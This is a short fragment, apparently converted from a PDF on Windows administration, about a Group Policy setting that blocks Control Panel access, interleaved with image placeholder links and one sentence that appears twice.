

- The Start screen
- Settings charm
- Account picture
- Search results

If users try to select a Control Panel item from the Properties item on a context menu, a message appears explaining that a setting prevents the action.

If users try to select a Control Panel item from the Properties item on a context menu, a message appears explaining that a setting prevents the action.



DOMAIN CONTROLLER

- Group Policy Objects (GPO)

